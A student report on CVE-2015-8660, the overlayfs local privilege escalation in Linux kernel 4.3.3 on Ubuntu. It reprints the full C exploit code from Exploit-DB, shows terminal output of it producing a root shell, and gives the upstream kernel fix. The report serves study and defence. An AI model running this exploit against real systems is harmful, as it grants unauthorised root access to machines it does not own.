



Systems and Network Programming

Year 2 semester 1

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the Bachelor of Science Special
Honors Degree in Information Technology

Student ID : IT19208268

Student Name: Poobalan A.V

Acknowledgement and Special thanks.

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and believe it does not contain any material previously published or written by another person, except where due reference is made in text

Special thanks to the Module-In-charge Dr.Lakmal Rupasinghe (Senior lecturer , Faculty research chair - SLIIT) for the continuous guidance and motivation throughout the process. As an experience the given task at hand at first sight being close to impossible the guidance and support helped a lot in achieving the task.

Table of Contents

Acknowledgement and Special Thanks.....	02
Table of Contents	03
Topic and Objective	04
Introduction	05
How was the vulnerability discovered	06
Vulnerability Details in a Nutshell	08
Impact of the exploit on the vulnerability	09
Flow of exploit	10
Proof of exploit	11
Proof of exploit contd,	13
Fixes for the Vulnerability.....	15
References	16

Topic

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs'
Local Privilege Escalation

Objective


“The ovl_setattr function in fs/overlayfs in the Linux kernel through 4.3.3 attempts to merge distinct setattr operations, which allows local users to bypass intended access restrictions and modify the attributes of arbitrary overlay files via a crafted application.”

Introduction

“Overlayfs” Local Privilege Escalation is a vulnerability that was commonly available in Ubuntu operating systems starting from Ubuntu 12.0. The vulnerability uses a file system available in the OS to escalate user privileges. The vulnerability explained in the report includes details of vulnerability identified in the Common Vulnerabilities and Exposures number CVE-2015-8660. The vulnerabilities are identified in a range of ubuntu distributions from server to desktop.

Overlayfs is a file system adopted by Ubuntu operating system which is similar to union file system. Unlike union file system the overlay file system is a hybrid of two sections namely upper director and lower directory. When there is a directory specified in in the lower directory and if a similar directory s available in the upper level the system picks the directory at the upper level or merges the lower directory with the upper directory. In addition to these directories there is always a directory which is always found empty and during mount holds the information of the selected directory. overlayfs is based on permission type POSIX (Portable Operating System Interface) which uses mount and unmount mechanisms which with the available vulnerability can force to create a name space and mount enabling a escalation in the user access level in the shell. [reference 1]

The overlayfs directory can be found in the kernel folder.

A terminal window titled 'ashan@ubuntu: ~' showing the command 'locate overlayfs' and its output. The output lists several paths related to the overlayfs file system, including kernel modules, headers, and configuration files. The paths are: /lib/modules/4.2.0-16-generic/kernel/fs/overlayfs, /lib/modules/4.2.0-16-generic/kernel/fs/overlayfs/overlay.ko, /usr/src/linux-headers-4.2.0-16/fs/overlayfs, /usr/src/linux-headers-4.2.0-16/fs/overlayfs/Kconfig, and /usr/src/linux-headers-4.2.0-16/fs/overlayfs/Makefile. The terminal prompt is 'ashan@ubuntu:~\$'.

[fig 1]

How the vulnerability was discovered


Problem description:

Linux user namespace allows to mount file systems as normal user, including the overlayfs. As many of those features were not designed with namespaces in mind, this increase the attack surface of the Linux kernel interface. Due to missing security checks when changing mode of files on overlayfs, a SUID binary can be created within user namespace but executed from outside to gain root privileges. [reference 2]

Overlayfs was intended to allow create writeable filesystems when running on read-only medias, e.g. on a live-CD. In such scenario, the *lower* filesystem contains the read-only data from the medium, the *upper* filesystem part is mixed with the lower part. This mixture is then presented as an overlayfs at a given mount point. When writing to this overlayfs, the write will only modify the data in *upper*, which may reside on a *tmpfs* for that purpose. [reference 2]


Vulnerability and Exploit :

The vulnerability was discovered in the year 2015, in Ubuntu OS using overlay File System, most of the vulnerability exploiters in overlayfs refer to the vulnerability as just another overlayfs exploit. OverlayFS has been known for its notorious nature of privilege escalation. A similar vulnerability was discovered in linux kernels between 3.13.0 – 3.19 identified by CVE number 2015-1328 this version of privilege escalation was only being able to be exploited in ubuntu server Os whereas the details provided in this report focuses on the Ubuntu desktop OS. The report provides details of Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation. This vulnerability is identified as cve-2015-8660. Vulnerable linux kernel to the mentioned vulnerability is Linux Kernel 4.3.3. the vulnerability exploit works on Ubuntu versions 14.04 and 15.10. the most vulnerable out of the two version would be Ubuntu 15.10. The report demonstrates the exploit being conducted on Ubuntu 15.10. The exploit code was written by author Rebel. The vulnerability is a Local vulnerability. This could be the step one of the attack leading to various other attacks.



[fig 2]

Provided above in figure 2 is the Exploit-DB page that holds the exploit code published by Author Rebel. [reference 3]



[fig 3]

Depicted in figure 3 is the CVE details of the vulnerability in cvedetails.com [reference 4]

Vulnerability Details in a Nutshell

1. Vulnerability discovered : year 2015
2. Affecting kernel : any Linux kernel before 2015 -12-26
3. Most vulnerable kernel : Linux Kernel 4.3.3
4. OS at risk : Ubuntu 14.04 and Ubuntu 15.10
5. Most successful on : Ubuntu 15.10
6. OS used at Demo : Ubuntu 15.10
7. Original Author of Code used : REBEL
8. Exploit Released on : 2016-01-05
9. CVE : 2015-8660
10. CVSS score : 7.2
11. Authentication : No Authentication required

Impact of the Exploit on the Vulnerability.

Confidentiality Impact:

Complete – since the attack is privilege escalation, when root user level is reached that is super user level the entire system is open to be conducted any actions on and most important files which allow only root privilege to access modify delete files exposing the entire file system.

Integrity Impact:

Complete – as a result of the privilege escalation the entire system compromises the system integrity. Integrity of the system is completely lost as the protection of the system is completely lost.

Availability Impact:

Complete – this attack allows complete root access to the system this however is the first step of the attack proceeding ahead the attacker can render the entire system unavailable, the attacker can completely crash the system or modify in such a way that the system is unavailable to anyone.

Flow of the Exploit

- Create new user and mount namespace using *clone* with *CLONE_NEWUSER/CLONE_NEWNS* flags.
- Mount an overlayfs using */bin* as lower filesystem, some temporary directories as *upper* and *work* directory.
- Overlayfs mount would only be visible within user namespace, so let namespace process change CWD to overlayfs, thus making the overlayfs also visible outside the namespace via the *proc* filesystem.
- Make *su* on overlayfs world writable without changing the owner
- Let process outside user namespace write arbitrary content to the file applying a slightly modified variant of the *SetgidDirectoryPrivilegeEscalation* exploit.
- Execute the modified *su* binary

Proof of Exploit

```
#include <sys/wait.h>

static char child_stack[1024*1024];

static int
child_exec(void *stuff)
{
    system("rm -rf /tmp/haxhax");
    mkdir("/tmp/haxhax", 0777);
    mkdir("/tmp/haxhax/w", 0777);
    mkdir("/tmp/haxhax/u", 0777);
    mkdir("/tmp/haxhax/o", 0777);

    if (mount("overlay", "/tmp/haxhax/o", "overlay",
MS_MGC_VAL, "lowerdir=/bin,upperdir=/tmp/haxhax/u,workdir=/tmp/
haxhax/w") != 0) {
        fprintf(stderr, "mount failed..\n");
    }

    chmod("/tmp/haxhax/w/work", 0777);
    chdir("/tmp/haxhax/o");
    chmod("bash", 04755);
    chdir("/");
    umount("/tmp/haxhax/o");
    return 0;
}

int main(int argc, char **argv)
{
    int status;
    pid_t wrapper, init;
    int clone_flags = CLONE_NEWNS | SIGCHLD;
    struct stat s;

    if((wrapper = fork()) == 0) {
        if(unshare(CLONE_NEWUSER) != 0)
            fprintf(stderr, "failed to create new user
namespace\n");

        printf("\nNew user namespace created\n");
        sleep(3);

        if((init = fork()) == 0) {
            pid_t pid =
                clone(child_exec, child_stack + (1024*1024),
clone_flags, NULL);
            if(pid < 0) {
                fprintf(stderr, "failed to create new mount
namespace\n");
                exit(-1);
            }

            printf("\nCreated namespace successfully
mounted\n");
            sleep(3);

            printf("\nPrivilege escalating to root...\n");
            sleep(3);

            printf("\nExploit Complete!!!\n\nUser
privileges escalated to root...\n\n");
            sleep(3);

            waitpid(pid, &status, 0);
        }

        waitpid(init, &status, 0);

        return 0;
    }

    usleep(300000);
    wait(NULL);

    stat("/tmp/haxhax/u/bash", &s);

    if(s.st_mode == 0x89ed)
        execl("/tmp/haxhax/u/bash", "bash", "-p", "-c", "rm -rf /
tmp/haxhax;python -c \"import os;os.setresuid(0,0,0);os.execl
('/bin/bash', 'bash');\"", NULL);

    fprintf(stderr, "couldn't create suid :(\n");
    return -1;
}
```

[fig 4]

Credits to the actual Author of exploit code : REBEL

Published at : Exploit DB (<https://www.exploit-db.com/exploits/39166>)

The code depicted in figure 5 was used to exploit the vulnerability, as its noticeable the function child_exec plays around with the mount and unmount functions provided by overlay file system in the /tmp directory.

Contd.


The code first makes a `fork()`; system call and creates a child process – this process allows the system to create a separate new user namespace

The created child process then executes the `child_exec()`; user defined function. This function mounts a directory `/tmp/haxhax`

The directory is granted privileges by `chmod` system command and it executes the mount and unmount operations which enables the previously created username space to mount to the system. This forces the child process to access shell at the highest privilege.

Since overlayfs wasn't mainly designed with namespaces in mind the clone user which clones a new user that executes the function takes up a new namespace that has all privileges. If there is a filter of namespaces such incident would not have taken place.

Proof of Exploit Contd.

A terminal window titled 'ashan@ubuntu: ~' with a dark purple background. It shows the output of several commands: 'id' returns user and group IDs; 'uname -r' returns the kernel version; 'lsb_release -a' returns system release information; 'whoami' returns the current username; and 'cd /root' is denied permission.

```
ashan@ubuntu: ~
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ashan@ubuntu:~$ id
uid=1000(ashan) gid=1000(ashan) groups=1000(ashan),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
ashan@ubuntu:~$ uname -r
4.2.0-16-generic
ashan@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 15.10
Release:        15.10
Codename:       wily
ashan@ubuntu:~$ whoami
ashan
ashan@ubuntu:~$ cd /root
bash: cd: /root: Permission denied
ashan@ubuntu:~$
```

[fig 5]

Terminal cmd 1: (id)

Returns the id of the users.

Terminal cmd 2: (uname -r)

Returns the kernel version used by the OS. In this case 4.2.0-16-generic

Terminal cmd 3: (lsb_release -a)

Returns the OS information including release version, codename, and description.

Terminal cmd 4: (whoami)

Returns the username currently using the operating system.

Terminal cmd 5: cd /root

Trying to access a directory that can only be accessed by root. In this case permission is denied since the user does not have root level access privileges.

```
root@ubuntu: /root
ashan@ubuntu:~/Desktop$ gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:54:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
    if(unshare(CLONE_NEWUSER) != 0)
       ^
exploit.c:62:17: warning: implicit declaration of function 'clone' [-Wimplicit-function-declaration]
    clone(child_exec, child_stack + (1024*1024), clone_flags, NULL)
       ^
ashan@ubuntu:~/Desktop$ ./exploit

New user namespace created

Created namespace successfully mounted

Privilege escalating to root...

Exploit Complete!!!

User privileges escalated to root...

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:~/Desktop# id
uid=0(root) gid=1000(ashan) groups=1000(ashan),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
root@ubuntu:~/Desktop# whoami
root
root@ubuntu:~/Desktop# cd
root@ubuntu:~# cd /root
root@ubuntu:/root# ls
root@ubuntu:/root# ls -a
.  ..  .bashrc  .profile
root@ubuntu:/root#
```

[fig 6]

Terminal cmd 1: (gcc exploit.c -o exploit)

Compile the exploit code

Terminal cmd 2: (./exploit)

Executes the compiled code

Terminal cmd 3: (id)

Returns the id of the current user

Terminal cmd 4: (whoami)

Returns the username currently using the operating system. Confirms root access.

Terminal cmd 5, 6 and 7: (cd /root) (ls)(ls -a)

Trying to access a directory that can only be accessed by root. In this case successfully goes into directory and is able to view the hidden files in the directory

Fixes for the vulnerability

Upon bringing this into notice an immediate fix was released in the official linux kernel repository (kernel/git/torvalds/linux.git).

-rw-r--r-- fs/overlayfs/inode.c

```
@@ -49,13 +49,13 @@ int ovl_setattr(struct dentry *dentry, struct iattr *attr)
    if (err)
        goto out;
-    upperdentry = ovl_dentry_upper(dentry);
-    if (upperdentry) {
+    err = ovl_copy_up(dentry);
+    if (!err) {
+        upperdentry = ovl_dentry_upper(dentry);
+
        mutex_lock(&upperdentry->d_inode->i_mutex);
        err = notify_change(upperdentry, attr, NULL);
        mutex_unlock(&upperdentry->d_inode->i_mutex);
-    } else {
-        err = ovl_copy_up_last(dentry, attr, false);
-    }
    ovl_drop_write(dentry);
out:
```

code sourced from :

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=acff81ec2c79492b180fade3c2894425cd35a545>

The fix was authored by **Miklos Szeredi** miklos@szeredi.hu on 2015-12-04 19:18:48 +0100 and committed by **Al Viro** viro@zeniv.linux.org.uk on 2015-12-06 12:28:23 -0500

The fix was to include the inode.c file with the mentioned (-rw-r--r--) chmod permissions that checks the attribute and checks the directory and validates with additional mutual extension locks.[reference 5]

Eventually the OS update and kernel Update came along with security patches rectifying the issue.

References.

- [1] J. Pujol, A. Whitcroft, M. Suchanek, F. Fietkau, E. Zadok and R. Dunlap, "overlay filesystem · torvalds/linux@e9be9d5", *GitHub*, 2020. [Online]. Available: <https://github.com/torvalds/linux/commit/e9be9d5e76e34872f0c37d72e25bc27fe9e2c54c>. [Accessed: 10- May- 2020]
- [2] H. Dog, "Linux User Namespace Overlayfs Local Root Privilege Escalation", *Halfdog.net*, 2020. [Online]. Available: <http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/>. [Accessed: 10- May- 2020]
- [3] "Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)", *Exploit Database*, 2020. [Online]. Available: <https://www.exploit-db.com/exploits/39166>. [Accessed: 12- May- 2020]
- [4] Cvedetails.com. 2020. *CVE-2015-8660 : The Ovl_Setattr Function In Fs/Overlayfs/Inode.C In The Linux Kernel Through 4.3.3 Attempts To Merge Distinct Setattr Op.* [online] Available at: <https://www.cvedetails.com/cve/CVE-2015-8660/> [Accessed 9 May 2020].
- [5] Szeredi, M., 2020. *Kernel/Git/Torvalds/Linux.Git - Linux Kernel Source Tree*. [online] [Git.kernel.org](https://git.kernel.org). Available at: <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=acff81ec2c79492b180fa3de3c2894425cd35a545> [Accessed 10 May 2020].

Thank You!